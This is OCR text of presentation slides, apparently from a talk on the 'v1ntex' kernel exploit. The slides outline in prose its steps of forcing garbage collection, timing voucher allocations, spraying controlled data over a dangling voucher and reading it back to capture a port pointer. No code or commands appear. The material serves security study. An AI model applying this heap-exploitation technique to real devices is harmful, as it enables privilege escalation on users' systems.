
v1ntex exploit

8. Trigger a Garbage collection to release unused pages!



v1ntex exploit

Previous GC region




8. Slowly allocate vouchers (which hopefully fall in GC region) and measure time

v1ntex exploit

8. Subsequent allocations will eventually trigger garbage collection which can will be seen as a time peak!

   NOTE: another big peak could indicate page allocation




v1ntex exploit

9. Spray controlled data to overlap with dangling voucher

v1ntex exploit

10. Release unused GC-vouchers


    We don't care about that zone anymore



v1ntex exploit

11. Read back dangling voucher

    This will cause a new port to be allocated and a pointer to it stored in the fake voucher




v1ntex exploit

11. Read back dangling voucher

    This port can fall into several places!


    OLD page?
    NEW page?



v1ntex exploit


11. We could increate likelihood of port falling in a new page by allocating several ports before reading back the voucher

    (not actually done in v1ntex)



